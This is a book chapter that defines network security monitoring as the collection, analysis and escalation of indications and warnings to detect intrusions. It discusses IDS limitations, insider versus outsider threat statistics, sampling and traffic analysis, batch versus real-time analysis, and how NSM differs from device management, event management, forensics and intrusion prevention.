2 What Is Network Security Monitoring?

Now that we've forged a common understanding of security and risk and examined principles held by those tasked with identifying and responding to intrusions, we can fully explore the concept of NSM. In Chapter 1, we defined NSM as the collection, analysis, and escalation of indications and warnings to detect and respond to intrusions. Examining the components of the definition, which we do in the following sections, will establish the course this book will follow.

Indications and Warnings

It makes sense to understand what we plan to collect, analyze, and escalate before explaining the specific meanings of those three terms in the NSM definition. Therefore, we first investigate the terms *indications* and *warnings*. Appreciation of these ideas helps put the entire concept of NSM in perspective.

The U.S. Department of Defense *Dictionary of Military Terms* defines an indicator as "an item of information which reflects the intention or capability of a potential enemy to adopt or reject a course of action."[1] I prefer the definition in a U.S. Army intelligence

1. This definition appears in http://www.dtic.mil/doctrine/jel/doddict/data/i/02571.html. This sentence marks the first use of the word *information* in this chapter. In a personal communication from early 2004, Todd Heberlein makes the point that "one entity's information is another entity's data." For example, a sensor may interpret packets as data and then forward alerts, which it considers information. An intrusion management system (IMS) treats the incoming alerts as data, which it correlates for an analyst as information. The analyst treats the IMS output as data and sends information to a supervisor. This book does not take as strict a view concerning these two words, but the distinction is enlightening.

training document titled "Indicators in Operations Other Than War."[2] The Army manual describes an indicator as "observable or discernible actions that confirm or deny enemy capabilities and intentions." The document then defines indications and warning (I&W) as "the strategic monitoring of world military, economic and political events to ensure that they are not the precursor to hostile or other activities which are contrary to U.S. interests."

I&W is a process of strategic monitoring that analyzes indicators and produces warnings.[3] We could easily leave the definition of indicator as stated by the Army manual and define **digital I&W** as the strategic monitoring of network traffic to assist in the detection and validation of intrusions.

Observe that the I&W process is focused against threats. It is not concerned with vulnerabilities, although the capability of a party to harm an asset is tied to weaknesses in an asset. Therefore, NSM, and IDS products, focus on *threats*. In contrast, vulnerability assessment products are concerned with *vulnerabilities*. While some authors consider vulnerability assessment "a special case of intrusion detection," [4] logic shows vulnerabilities have nothing to do with threats. Some vulnerability-oriented products and security information management suites incorporate "threat correlation" modules that simply apply known vulnerabilities to assets. There are plenty of references to threats but no mention of parties with capabilities and intentions to exploit those vulnerabilities.

Building on the Army intelligence manual, we define **indications** (or indicators) as observable or discernible actions that confirm or deny enemy capabilities and intentions. In the world of NSM, indicators are outputs from products. They are the conclusions formed by the product, as programmed by its developer. Indicators generated by IDSs are typically called **alerts**.

The Holy Grail for IDS vendors is 100% accurate intrusion detection. In other words, every alert corresponds to an actual intrusion by a malicious party. Unfortunately, this will never happen. IDS products lack context. **Context** is the ability to understand the nature of an event with respect to all other aspects of an organization's environment. As a simple example, imagine a no-notice penetration test performed by a consulting firm against a client. If the assessment company successfully compromises a server, an IDS might report the event as an intrusion. For all intents and purposes, it is an intrusion.

---

2. Read the Federation of American Scientists' archive of this document at http://www.fas.org/irp/doddir/army/miobc/shts4lbi.htm.
3. When talking about I&W as a process of strategic monitoring, the military mixes the plural noun "indications" with the verb "warning" to create the term "indications and warning." We can also speak of the inputs to the process (indications) and the outputs (warnings), both plural nouns.
4. Rebecca Bace advocates this view of vulnerability assessment's role as an "intrusion detection" product in *Intrusion Detection* (Indianapolis, IN: New Riders, 2000, p. 135).

However, from the perspective of the manager who hired the consulting firm, the event is not an intrusion.

Consider a second example. The IDS could be configured to detect the use of the PsExec tool and report it as a "hacking incident."[5] PsExec allows remote command execution on Windows systems, provided the user has appropriate credentials and access. The use of such a tool by an unauthorized party could indicate an attack. Simultaneously, authorized system administrators could use PsExec to gain remote access to their servers. The granularity of policy required to differentiate between illegitimate and legitimate use of such a tool is beyond the capabilities of most institutions and probably not worth the effort! As a result, humans must make the call.

All indicators have value, but some have greater value. An alert stating a mail server has initiated an outbound FTP session to a host in Russia is an indicator. A spike in the amount of Internet Control Message Protocol (ICMP) traffic at 2 A.M. is another indicator. Generally speaking, the first indicator has more value than the second, unless the organization has never used ICMP before.

Warnings are the results of an analyst's interpretation of indicators. Warnings represent human judgments. Analysts scrutinize the indicators generated by their products and forward warnings to decision makers. If indicators are similar to information, warnings are analogous to finished intelligence. Evidence of reconnaissance, exploitation, reinforcement, consolidation, and pillage are indicators. A report to management that states "Our mail server is probably compromised" is a warning.

It's important to understand that the I&W process focuses on threats and actions that precede compromise, or in the case of military action, conflict. As a young officer assigned to the Air Intelligence Agency, I attended an I&W course presented by the Defense Intelligence Agency (DIA). The DIA staff taught us how to conduct threat assessment by reviewing indicators, such as troop movements, signals intelligence (SIGINT) transcripts, and human intelligence (HUMINT) reports. One of my fellow students asked how to create a formal warning report once the enemy attacks a U.S. interest. The instructor laughed and replied that at that point, I&W goes out the window. Once you've validated enemy action, there's no need to assess the intentions or capabilities.

Similarly, the concept of I&W within NSM revolves around warnings. It's rare these days, in a world of encryption and high-speed networks, to be 100% sure that observed indicators reflect a true compromise. It's more likely the analysts will collect clues that can be understood only after additional collection is performed against a potential victim. Additional collection could be network-based, such as recording all traffic to and

5. PsExec is available at http://www.sysinternals.com. A query for "PsExec" in Symantec's antivirus knowledge base (http://www.symantec.com/search/) yields two dozen examples of malware that uses PsExec.

from a possible compromised machine. Alternatively, investigators could follow a host-based approach by performing a live forensic response on a suspect victim server.[6]

This contrast between the military and digital security I&W models is important. The military and intelligence agencies use I&W to divine future events. They form conclusions based on I&W because they have imperfect information on the capabilities and intentions of their targets. NSM practitioners use I&W to detect and validate intrusions. They form conclusions based on digital I&W because they have imperfect perception of the traffic passing through their networks. Both communities make educated assessments because perfect knowledge of their target domain is nearly impossible.[7]

COLLECTION, ANALYSIS, AND ESCALATION

We now appreciate that NSM is concerned with I&W. According to the NSM definition, indicators are collected and analyzed, and warnings are escalated. In the NSM world, distinct components are responsible for these actions.

Products perform *collection.* A product is a piece of software or an appliance whose purpose is to analyze packets on the network. Products are needed on high-speed networks because people cannot interpret traffic without assistance. I discuss numerous NSM products in Part II of this book.

People perform *analysis.* While products can form conclusions about the traffic they see, people are required to provide context. Acquiring context requires placing the output of the product in the proper perspective, given the nature of the environment in which the product operates. Because few products are perfectly customized for the networks they monitor, people increasingly complement deficiencies in software. This is not the fault of the developer, who cannot possibly code his product to meet all of the diverse needs of potential customers. On the other hand, it is an endorsement of open source software. Being free to accept modifications by end users, open source software is best suited for customization. Just as products must be tuned for the local environment, people must be trained to understand the information generated by their products. Part IV gives suggestions for training analysts.

Processes guide *escalation.* **Escalation** is the act of bringing information to the attention of decision makers. Decision makers are people who have the authority, responsibil-

6. For more information on "live response," read *Incident Response and Computer Forensics*, 2nd ed. (New York: McGraw-Hill/Osborne, 2003) by Kevin Mandia and Chris Prosise or *Real Digital Forensics* (Boston, MA: Addison-Wesley, 2005) by Keith Jones, Richard Bejtlich, and Curtis Rose.
7. Thank you to Todd Heberlein for highlighting this difference.

ity, and capability to respond to potential incidents. Without escalation, detection is virtually worthless. Why detect events if no one is responsible for response?

DETECTING AND RESPONDING TO INTRUSIONS

Detection and response are the two most important of the four elements of the security process we discussed in Chapter 1. Since prevention eventually fails, organizations must maintain the capability to quickly determine how an intruder compromised a victim and what the intruder did after gaining unauthorized access. This response process is called **scoping** an incident. "Compromise" doesn't always mean "obtain root access." An intruder who leverages the privileges given to him or her by a flawed database is just as deadly as the attacker who obtains administrator access on a Windows host.

Anyone who has performed incident response on a regular basis quickly learns the priorities of decision makers. Managers, chief information officers, and legal staff don't care how an intruder penetrated their defenses. They typically ask the following questions.

- What did the intruder do?
- When did he or she do it?
- Does the intruder still have access?
- How bad could the compromise be?

Answers to these questions guide the decision makers' responses. If executives don't care how an intrusion was detected, it doesn't matter how the compromise is first discovered. No one asks, "Did our intrusion detection system catch this?" NSM analysts turn this fact to their advantage, using the full range of information sources available to detect intrusions. It doesn't matter if the hint came from a firewall log, a router utilization graph, an odd NetFlow record, or an IDS alarm. Smart analysts use all of these indicators to detect intrusions.

Although executives don't care about the method of intrusion, it means the world to the incident responders who must clean up the attacker's mess. Only by identifying the method of access and shutting it down can responders be confident in their remediation duties. Beyond disabling the means by which the intruder gained illegitimate access, incident responders must ensure their enterprise doesn't offer other easy paths to compromise. Why patch a weak IIS Web server if the same system runs a vulnerable version of Microsoft RPC services?

When determining a postincident course of action, the work of vulnerability assessment products becomes important. Assessment tools can identify "low-hanging fruit" and guide remediation actions once evidence necessary to "patch and proceed" or "pursue and

prosecute" is gathered.[8] Over the course of my career I've noted a certain tension among those who try to prevent intrusions, those who detect them, and those who respond to them. All three groups should come together in the incident response process to devise the most efficient plan to help the organization recover and move forward.

The three parties can contribute expertise in the following manner. The prevention team should share the security posture of the organization with the detection and response teams. This knowledge helps guide the detection and response processes, which in return verifies the effectiveness of the prevention strategy. The detection team should guide the responders to likely candidates for in-depth, host-based analysis, while letting the preventers know which of their proactive measures failed. The response team should inform the detection folks of the new exploits or back doors not seen by the NSM operation. The response team can also guide the prevention strategy to reduce the risk of future incidents. Should any new policies or reviews be required, the assessment team should be kept in the loop as well.

Remember that intrusions are policy violations. Outsiders or insiders can be responsible for these transgressions. Although NSM data is helpful for identifying network misconfigurations, determining resource use, and tracking employee Web surfing habits, its legitimate focus is identifying intrusions.

WHY DO IDS DEPLOYMENTS OFTEN FAIL?

It seems the number of disgruntled IDS owners exceeds the number of satisfied customers. Why are IDS deployments prone to failure? The answer lies in the comparison among "must-have" products of the 1990s. The must-have security product of the mid-1990s was the firewall. A properly configured firewall implements access control (i.e., the limitation of access to systems and services based on a security policy). Once deployed, a firewall provides a minimal level of protection. If told to block traffic from the Internet to port 111 TCP, no one need ever check that it is doing its job. (The only exception involves unauthorized parties changing the firewall's access control rules.) This is a technical manager's dream: buy the box, turn the right knobs, and push it out the door. It does its job with a minimum amount of attention.

After the firewall, security managers learned of IDSs. In the late 1990s the IDS became the must-have product. Commercial vendors like Internet Security Systems, the Wheel

8. To learn more about how to use assessment products in tandem with incident response activities, read my whitepaper "Expediting Incident Response with Foundstone ERS," available at http://www.foundstone.com/resources/whitepapers/wp_expediting_ir.pdf.

Group (acquired by Cisco in February 1998), and Axent (acquired by Symantec in July 2000) were selling IDS software by fall 1997. Articles like those in a September 1997 issue of *InternetWeek* praised IDSs as a "layer of defense that goes beyond the firewall."[9] Even the Gartner Group, now critical of intrusion detection products, was swept up in the excitement. In that *InternetWeek* article, the following opinion appeared:

> In the past, intrusion detection was a very labor-intensive, manual task, said Jude O'Reilley, a research analyst at Gartner Group's network division, in Stamford, Conn. "However, there's been a leap in sophistication over the past 18 months," and a wider range of automated tools is hitting the market, he said.

Technical managers treated IDS deployments as firewall deployments: buy, configure, push out the door. This model does not work for IDSs. A firewall performs prevention, and an IDS performs detection. A firewall will prevent some attacks without any outside supervision. An IDS will detect some attacks, but a human must interpret, escalate, and respond to its warnings. If you deploy an IDS but never review its logs, the system serves no purpose. Successful IDS deployments require sound products, trained people, and clear processes for handling incidents.

It is possible to configure most IDSs as access control devices. Features for implementing "shunning" or "TCP resets" turn the IDS from a passive observer into an active network participant. I am personally against this idea except where human intervention is involved. Short-term incident containment may merit activating an IDS's access control features, but the IDS should be returned to its network audit role as soon as the defined access control device (e.g., a filtering router or firewall) is configured to limit or deny intruder activity.

OUTSIDERS VERSUS INSIDERS: WHAT IS NSM'S FOCUS?

This book is about *network* security monitoring. I use the term *network* to emphasize the book's focus on traffic and incidents that occur over wires, radio waves, and other media. This book does not address intruders who steal data by copying it onto a USB memory stick or burning it to a CD-ROM. Although the focus for much of the book is on outsiders gaining unauthorized access, it pertains equally well to insiders who transfer information

9. Rutrell Yasin, "High-Tech Burglar Alarms Expose Intruders," *InternetWeek*, September 18, 1997; available at http://www.techweb.com/wire/news/1997/09/0918security.html.

to remote locations. In fact, once an outsider has local access to an organization, he or she looks very much like an insider.[10]

Should this book (and NSM) pay more attention to insiders? One of the urban myths of the computer security field holds that 80% of all attacks originate from the inside. This "statistic" is quoted by anyone trying to sell a product that focuses on detecting attacks by insiders. An analysis of the most respected source of computer security statistics, the Computer Crime and Security Survey conducted annually by the Computer Security Institute (CSI) and the FBI, sheds some light on the source and interpretation of this figure.[11]

The 2001 CSI/FBI study quoted a commentary by Dr. Eugene Schultz that first appeared in the *Information Security Bulletin*. Dr. Schultz was asked:

> I keep hearing statistics that say that 80 percent of all attacks are from the inside. But then I read about all these Web defacements and distributed denial of service attacks, and it all doesn't add up. Do most attacks really originate from the inside?

Dr. Schultz responded:

> There is currently considerable confusion concerning where most attacks originate. Unfortunately, a lot of this confusion comes from the fact that some people keep quoting a 17-year-old FBI statistic that indicated that 80 percent of all attacks originated from the [inside]. . . . Should [we] ignore the insider threat in favor of the outsider threat? On the contrary. The insider threat remains the greatest single source of risk to organizations. Insider attacks generally have far greater negative impact to business interests and operations. Many externally initiated attacks can best be described as ankle-biter attacks launched by script kiddies.
>
> But what I am also saying is that it is important to avoid underestimating the external threat. It is not only growing disproportionately, but is being fueled increasingly by organized crime and motives related to espionage. I urge all security professionals to conduct a first-hand inspection of their organization's firewall logs before making a claim that most attacks come from the inside. Perhaps most successful attacks may come from the inside (especially if an organization's firewalls are well configured and maintained), true, but that is different from saying that most attacks originate from the inside.[12]

10. Remember that "local access" does not necessarily equate to "sitting at a keyboard." Local access usually means having interactive shell access on a target or the ability to have the victim execute commands of the intruder's choosing.
11. You can find the CSI/FBI studies in `.pdf` format via Google searches. The newest edition can be downloaded from http://www.gosci.com.
12. Read Dr. Schultz's commentary in full at http://www.chi-publishing.com. Look for the editorial in *Information Security Bulletin*, volume 6, issue 2 (2001). Adding to the confusion, Dr. Shultz's original text used "outside" instead of "inside," as printed in this book. The wording of the question and the thesis of Dr. Shultz's response clearly show he meant to say "inside" in this crucial sentence.

Dr. Dorothy Denning, some of whose papers are discussed in Appendix B, confirmed Dr. Shultz's conclusions. Looking at the threat, noted by the 2001 CSI/FBI study as "likely sources of attack," Dr. Denning wrote in 2001:

> For the first time, more respondents said that independent hackers were more likely to be the source of an attack than disgruntled or dishonest insiders (81% vs. 76%). Perhaps the notion that insiders account for 80% of incidents no longer bears any truth whatsoever.[13]

The 2002 and 2003 CSI/FBI statistics for "likely sources of attack" continued this trend. At this point, remember that the statistic in play is "likely sources of attack," namely the *party* that embodies a threat. In addition to disgruntled employees and independent hackers, other "likely sources of attack" counted by the CSI/FBI survey include foreign governments (28% in 2003), foreign corporations (25%), and U.S. competitors (40%).

Disgruntled employees are assumed to be insiders (i.e., people who can launch attacks from inside an organization) by definition. Independent hackers are assumed to not be insiders. But from where do attacks actually originate? What is the vector to the target? The CSI/FBI study asks respondents to rate "internal systems," "remote dial-in," and "Internet" as "frequent points of attack." In 2003, 78% cited the Internet, while only 30% cited internal systems and 18% cited dial-in attacks. In 1999 the Internet was cited at 57% while internal systems rated 51%. These figures fly in the face of the 80% statistic.

A third figure hammers the idea that 80% of all attacks originate from the inside. The CSI/FBI study asks for the origin of incidents involving Web servers. For the past five years, incidents caused by insiders accounted for 7% or less of all Web intrusions. In 2003, outsiders accounted for 53%. About one-quarter of respondents said they "don't know" the origin of their Web incidents, and 18% said "both" the inside and outside participated.

At this point the idea that insiders are to blame should be losing steam. Still, the 80% crowd can find solace in other parts of the 2003 CSI/FBI study. The study asks respondents to rate "types of attack or misuse detected in the last 12 months." In 2003, 80% of participants cited "insider abuse of net access" as an "attack or misuse," while only 36% confirmed "system penetration." "Insider abuse of net access" apparently refers to inappropriate use of the Internet; as a separate statistic, "unauthorized access by insiders" merited a 45% rating.

If the insider advocates want to make their case, they should abandon the 80% statistic and focus on financial losses. The 2003 CSI/FBI study noted "theft of proprietary

13. Dr. Dorothy Denning, as quoted in the 2001 CSI/FBI Study.

information" cost respondents over $70 million; "system penetration" cost a measly $2.8 million. One could assume that insiders accounted for this theft, but that might not be the case. The study noted "unauthorized access by insiders" cost respondents only $406,000 in losses.[14]

Regardless of your stance on the outsider versus insider issue, any activity that makes use of the network is a suitable focus for analysis using NSM. Any illicit action that generates a packet becomes an indicator for an NSM operation. One of the keys to devising a suitable NSM strategy for your organization is understanding certain tenets of detection, outlined next.

SECURITY PRINCIPLES: DETECTION

Detection lies at the heart of the NSM operation, but it is not the ultimate goal of the NSM process. Ideally, the NSM operation will detect an intrusion and guide incident response activities prior to incident discovery by outside means. Although it is embarrassing for an organization to learn of compromise by getting a call from a downstream victim or customer whose credit card number was stolen, these are still legitimate means of detecting intrusions.

As mentioned in Chapter 1, many intruders are smart and unpredictable. This means that people, processes, and products designed to detect intrusions are bound to fail, just as prevention inevitably fails. If both prevention and detection will surely fail, what hope is there for the security-minded enterprise?

NSM's key insight is the need to collect data that describes the network environment to the greatest extent possible. By keeping a record of the maximum amount of network activity allowed by policy and collection hardware, analysts buy themselves the greatest likelihood of understanding the extent of intrusions. Consider a connectionless back door that uses packets with PSH and ACK flags and certain other header elements to transmit information. Detecting this sort of covert channel can be extremely difficult until you know what to monitor. When an organization implements NSM principles, it has a higher chance of not only detecting that back door but also keeping a record of its activities should detection happen later in the incident scenario. The following principles augment this key NSM insight.

14. Foreshadowing the popularization of "cyberextortion" via denial of service, the 2003 CSI/FBI study reported "denial of service" cost over $65 million—second only to "theft of proprietary information" in the rankings.

INTRUDERS WHO CAN COMMUNICATE WITH VICTIMS CAN BE DETECTED

Intrusions are not magic, although it is wise to remember Arthur C. Clarke's Third Law: "Any sufficiently advanced technology is indistinguishable from magic."[15] Despite media portrayals of hackers as wizards, their ways can be analyzed and understood. While reading the five phases of compromise in Chapter 1, you surely considered the difficulty and utility of detecting various intruder activities. As Table 1.2 showed, certain phases may be more observable than others. The sophistication of the intruder and the vulnerability of the target set the parameters for the detection process. Because intruders introduce traffic that would not ordinarily exist on a network, their presence can ultimately be detected. This leads to the idea that the closer to normal intruders appear, the more difficult detection will be.

This tenet relates to one of Marcus Ranum's "laws of intrusion detection." Ranum states, "The number of times an uninteresting thing happens is an interesting thing."[16] Consider the number of times per day that an organization resolves the host name "www.google.com." This is an utterly unimpressive activity, given that it relates to the frequency of searches using the Google search engine. For fun, you might log the frequency of these requests. If suddenly the number of requests for www.google.com doubled, the seemingly uninteresting act of resolving a host name takes on a new significance. Perhaps an intruder has installed a back door that communicates using domain name server (DNS) traffic. Alternatively, someone may have discovered a new trick to play with Google, such as a Googlewhack or a Googlefight.[17]

DETECTION THROUGH SAMPLING IS BETTER THAN NO DETECTION

Security professionals tend to have an all-or-nothing attitude toward security. It may be the result of their ties to computer science, where answers are expressed in binary terms of on or off, 1 or 0. This attitude takes operational form when these people make monitoring

15. Arthur C. Clarke, *Profiles of the Future: An Inquiry into the Limits of the Possible* (New York: Henry Holt, 1984).
16. Marcus Ranum, personal communication, winter 2004.
17. Visit http://www.googlewhack.com to discover that a *Googlewhack* is a combination of two words (not surrounded by quotes) that yields a single unique result in Google. Visit http://www.googlefight.com to learn that a *Googlefight* is a competition between two search terms to see which returns the most hits.

decisions. If they can't figure out a way to see everything, they choose to see nothing. They might make some of the following statements.

- "I run a fractional OC-3 passing data at 75 Mbps. Forget watching it—I'll drop too many packets."
- "I've got a switched local area network whose aggregated bandwidth far exceeds the capacity of any SPAN port. Since I can't mirror all of the switch's traffic on the SPAN port, I'm not going to monitor any of it."
- "My e-commerce Web server handles thousands of transactions per second. I can't possibly record them all, so I'll ignore everything."

This attitude is self-defeating. Sampling can and should be used in environments where seeing everything is not possible. In each of the scenarios above, analyzing a sample of the traffic gives a higher probability of proactive intrusion detection than ignoring the problem does. Some products explicitly support this idea. A Symantec engineer told me that his company's ManHunt IDS can work with switches to dynamically reconfigure the ports mirrored on a Cisco switch's SPAN port. This allows the ManHunt IDS to perform intrusion detection through sampling.

DETECTION THROUGH TRAFFIC ANALYSIS IS BETTER THAN NO DETECTION

Related to the idea of sampling is the concept of traffic analysis. Traffic analysis is the examination of communications to identify parties, timing characteristics, and other meta-data, without access to the content of those communications. At its most basic, traffic analysis is concerned with who's talking, for how long, and when.[18] Traffic analysis has been a mainstay of the SIGINT community throughout the last century and continues to be used today. (SIGINT is intelligence based on the collection and analysis of adversary communications to discover patterns, content, and parties of interest.)

Traffic analysis is the answer to those who claim encryption has rendered intrusion detection obsolete. Critics claim, "Encryption of my SSL-enabled Web server prevents me from seeing session contents. Forget monitoring it—I can't read the application data." While encryption will obfuscate the content of packets in several phases of compromise, analysts can observe the parties to those phases. If an analyst sees his or her Web server

18. The United States Navy sponsored research for the "Onion Routing" project, whose goal was creating a network resistant to traffic analysis and eavesdropping. Read the paper by Paul F. Syverson et al. that announced the project at http://citeseer.nj.nec.com/syverson97anonymous.html.

initiate a TFTP session outbound to a system in Russia, is it necessary to know anything more to identify a compromise? This book addresses traffic analysis in the context of collecting session data in Chapters 7 and 15.

SECURITY PRINCIPLES: LIMITATIONS

NSM is not a panacea; it suffers limitations that affect the ways in which NSM can be performed. The factors discussed in this section recognize that all decisions impose costs on those who implement monitoring operations. In-depth solutions to these issues are saved for the chapters that follow, but here I preview NSM's answers.

COLLECTING EVERYTHING IS IDEAL BUT PROBLEMATIC

Every NSM practitioner dreams of being able to collect every packet traversing his or her network. This may have been possible for a majority of Internet-enabled sites in the mid-1990s, but it's becoming increasingly difficult (or impossible) in the mid-2000s. It is possible to buy or build robust servers with fast hard drives and well-engineered network interface cards. Collecting all the traffic creates its own problems, however. The difficulty shifts from traffic collection to traffic analysis. If you can store hundreds of gigabytes of traffic per day, how do you make sense of it? This is the same problem that national intelligence agencies face. How do you pick out the phone call or e-mail of a terrorist within a sea of billions of conversations?

Despite these problems, NSM principles recommend collecting as much as you can, regardless of your ability to analyze it. Because intruders are smart and unpredictable, you never know what piece of data hidden on a logging server will reveal the compromise of your most critical server. You should record as much data as you possibly can, up to the limits created by bandwidth, disk storage, CPU processing power, and local policies, laws, and regulations. You should archive that information for as long as you can because you never know when a skilled intruder's presence will be unearthed. Organizations that perceive a high level of risk, such as financial institutions, frequently pay hundreds of thousands of dollars to deploy multi-terabyte collection and storage equipment. While this is overkill for most organizations, it's still wise to put dedicated hardware to work storing network data. Remember that all network traffic collection constitutes wiretapping of one form or another.

The advantage of collecting as much data as possible is the creation of options. Collecting full content data gives the ultimate set of options, like replaying traffic through an enhanced IDS signature set to discover previously overlooked incidents. Rich data

collections provide material for testing people, policies, and products. Network-based data may provide the evidence to put a criminal behind bars.

NSM's answer to the data collection issue is to not rely on a single tool to detect and escalate intrusions. While a protocol analyzer like Ethereal is well suited to interpret a dozen individual packets, it's not the best tool to understand millions of packets. Turning to session data or statistics on the sorts of ports and addresses is a better way to identify suspicious activity. No scientist studies an elephant by first using an electron microscope! Similarly, while NSM encourages collection of enormous amounts of data, it also recommends the best tool for the job of interpretation and escalation.

REAL TIME ISN'T ALWAYS THE BEST TIME

As a captain in the U.S. Air Force, I led the Air Force Computer Emergency Response Team's real-time intrusion detection crew. Through all hours of the night we watched hundreds of sensors deployed across the globe for signs of intrusion. I was so proud of my crew that I made a note on my flight notebook saying, "Real time is the best time." Five years later I don't believe that, although I'm still proud of my crew. Most forms of real-time intrusion detection rely on signature matching, which is largely backward looking. Signature matching is a detection method that relies on observing telltale patterns of characters in packets or sessions. Most signatures look for attacks known to the signature writers. While it's possible to write signatures that apply to more general events, such as an outbound TCP session initiated from an organization's Web server, the majority of signatures are attack-oriented. They concentrate on matching patterns in inbound traffic indicative of exploitation.

The majority of high-end intrusions are caught using batch analysis. **Batch analysis** is the process of interpreting traffic well after it has traversed the network. Batch analysts may also examine alerts, sessions, and statistical data to discover truly stealthy attackers. This work requires people who can step back to see the big picture, tying individual events together into a cohesive representation of a high-end intruder's master plan. Batch analysis is the primary way to identify "low-and-slow" intruders; these attackers use time and diversity to their advantage. By spacing out their activities and using multiple independent source addresses, low-and-slow attackers make it difficult for real-time analysts to recognize malicious activity.

Despite the limitations of real-time detection, NSM relies on an event-driven analysis model. Event-driven analysis has two components. First, emphasis is placed on individual events, which serve as indicators of suspicious activity. Explaining the difference between an event and an alert is important. An **event** is the action of interest. It includes the steps taken by intruders to compromise systems. An **alert** is a judgment made by a

product describing an event. For example, the steps taken by an intruder to perform reconnaissance constitute an event. The IDS product's assessment of that event might be its report of a "port scan." That message is an alert.

Alert data from intrusion detection engines like Snort usually provides the first indication of malicious events. While other detection methods also use alert data to discover compromises, many products concentrate on alerts in the aggregate and present summarized results. For example, some IDS products categorize a source address causing 10,000 alerts as more "harmful" than a source address causing 10 events. Frequently these counts bear no resemblance to the actual risk posed by the event. A benign but misconfigured network device can generate tens of thousands of "ICMP redirect" alerts per hour, while a truly evil intruder could trigger a single "buffer overflow" alert. NSM tools, particularly Sguil, use the event-driven model, while an application like ACID relies on the summarization model. (Sguil is an open source NSM interface discussed in Chapter 10.)

The second element of event-driven analysis is looking beyond the individual alert to validate intrusions. Many commercial IDS products give you an alert and that's all. The analyst is expected to make all validation and escalation decisions based on the skimpy information the vendor chose to provide. Event-driven NSM analysis, however, offers much more than the individual alert. As mentioned earlier, NSM relies on alert, session, full content, and statistical data to detect and validate events. This approach could be called **holistic intrusion detection** because it relies on more than raw alert data, incorporating host-based information with network-based data to describe an event.

EXTRA WORK HAS A COST

IDS interface designers have a history of ignoring the needs of analysts. They bury the contents of suspicious packets under dozens of mouse clicks or perhaps completely hide the offending packets from analyst inspection. They require users to copy and paste IP addresses into new windows to perform IP-to-host-name resolution or to look up IP ownership at the American Registry for Internet Numbers (http://www.arin.net/). They give clunky options to create reports and force analysis to be performed through Web browsers. The bottom line is this: Every extra mouse click costs time, and time is the enemy of intrusion detection. Every minute spent navigating a poorly designed graphical user interface is a minute less spent doing real work—identifying intrusions.

NSM analysts use tools that offer the maximum functionality with the minimum fuss. Open source tools are unusually suited to this approach; many are single-purpose applications and can be selected as best-of-breed data sources. NSM tools are usually customized to meet the needs of the local user, unlike commercial tools, which offer features that vendors deem most important. Sguil is an example of an NSM tool designed to minimize

analyst mouse clicks. The drawback of relying on multiple open source tools is the lack of a consistent framework integrating all products. Currently most NSM operators treat open source tools as stand-alone applications.

WHAT NSM IS NOT

The rest of this book will more fully address NSM operations. But before finishing this chapter, it's helpful to understand what NSM is *not*. Many vendors use the term *network security monitoring* in their marketing literature, but it should become clear in this discussion that most of them do not follow true NSM precepts.

NSM IS NOT DEVICE MANAGEMENT

Many managed security service providers (MSSPs) offer the ability to monitor and administer firewalls, routers, and IDSs. The vast majority of these vendors neither understand nor perform NSM as defined in this book. Such vendors are more concerned with maintaining the uptime of the systems they manage than the indicators these devices provide. Any vendor that relies on standard commercial intrusion detection products is most assuredly not performing true NSM. Any vendor that subscribes to NSM principles is more likely to deploy a customized appliance that collects the sorts of information the NSM vendor believes to be important. Customers are more likely to receive useful information from a vendor that insists on deploying its own appliance. Vendors that offer to monitor everything do so to satisfy a popular notion that monitoring more equals greater detection success.

NSM IS NOT SECURITY EVENT MANAGEMENT

Other vendors sell products that aggregate information from diverse network devices into a single console. This capability may be a necessary but insufficient condition for performing NSM. It certainly helps to have lots of information at the analyst's fingertips. In reality, the GIGO principle—"garbage in, garbage out"—applies. A product for security event management or security incident management that correlates thousands of worthless alerts into a single worthless alert offers no real service. It may have reduced the analyst's workload, but he or she is still left with a worthless alert. Some of the best NSM analysts in the business rely on one or two trusted tools to get their first indicators of compromise. Once they have a "pointer" into the data, either via time frame, IP address, or port, they manually search other sources of information to corroborate their findings.

It's important for security engineers to resist the temptation to enable every IDS alert and dump the results to a massive database. Better to be selective in your approach and collect indicators that could be mined to forge true warnings.

NSM Is Not Network-Based Forensics

Digital forensics is an immature field, despite the fact that investigators have performed autopsies of computer corpses for several decades. Digital forensics is typically divided into host-based forensics and network-based forensics. While many think forensics means searching a hard drive for illicit images, others believe forensics involves discovering evidence of compromise. Until digital forensics professionals agree on common definitions, tools, and tactics, it's premature to refer to NSM, or any other network-based evidence collection process, as network-based forensics. *Incident response* is a computer security term; *digital forensics* is a legal one. Legal terms carry the burden of chains of custody, meeting numerous court-derived tests and other hurdles ignored by some incident responders. While NSM should respect laws and seek to gather evidence worthy of prosecuting criminals, the field is not yet ready to be labeled as network-based forensics.

NSM Is Not Intrusion Prevention

Beginning in 2002, the term *intrusion prevention system* (IPS) assumed a place of important in the minds of security managers. Somewhere some smart marketers decided it would be useful to replace the *d* in *IDS* with the *p* of *prevention*. "After all," they probably wondered, "if we can detect it, why can't we prevent it?" Thus started the most recent theological debate to hit the security community. An intrusion prevention system is an access control device, like a firewall. An intrusion detection system is a detection device, designed to audit activity and report failures in prevention. NSM operators believe the prevention and detection roles should be separated. If the two tasks take place on a single platform, what outside party is available to validate effectiveness?

Intrusion prevention products will eventually migrate into commercial firewalls. Whereas traditional firewalls made access control decisions at layer 3 (IP address) and layer 4 (port), modern firewalls will pass or deny traffic after inspecting layer 7 (application data). Poor technological choices are forcing firewall vendors to take these steps. As application vendors run ever more services over Hypertext Transfer Protocol (HTTP, port 80 TCP), they continue to erode the model that allowed layer 4 firewalls to function. Microsoft's decision to operate multiple services on a single set of ports (particularly 135 and 139 TCP) has made it difficult to separate legitimate from illegitimate traffic. The problems will haunt port 80 until access control vendors compensate for the application vendor's poor choices.

NSM IN ACTION

With a basic understanding of NSM, consider the scenario that opened Chapter 1. The following indications of abnormal traffic appeared.

- A pop-up box that said, "Hello!" appeared on a user's workstation.
- Network administrators noticed abnormal amounts of traffic passing through a border router.
- A small e-commerce vendor reported that one of your hosts was "attacking" its server.
- A security dashboard revealed multiple blinking lights that suggested malicious activity.

How do you handle each of these activities? Two approaches exist.

1. Collect whatever data is on hand, not having previously considered the sorts of data to collect, the visibility of network traffic, or a manner to validate and escalate evidence of intrusion.
2. Respond using NSM principles.

This book demonstrates that the first method often results in failure. Responding in an ad hoc manner, with ill-defined tools and a lack of formal techniques, is costly and unproductive. The second method has a far better success rate. Analysts using NSM tools and techniques interpret integrated sources of network data to identify indications and form warnings, escalating them as actionable intelligence to decision makers, who respond to incidents.

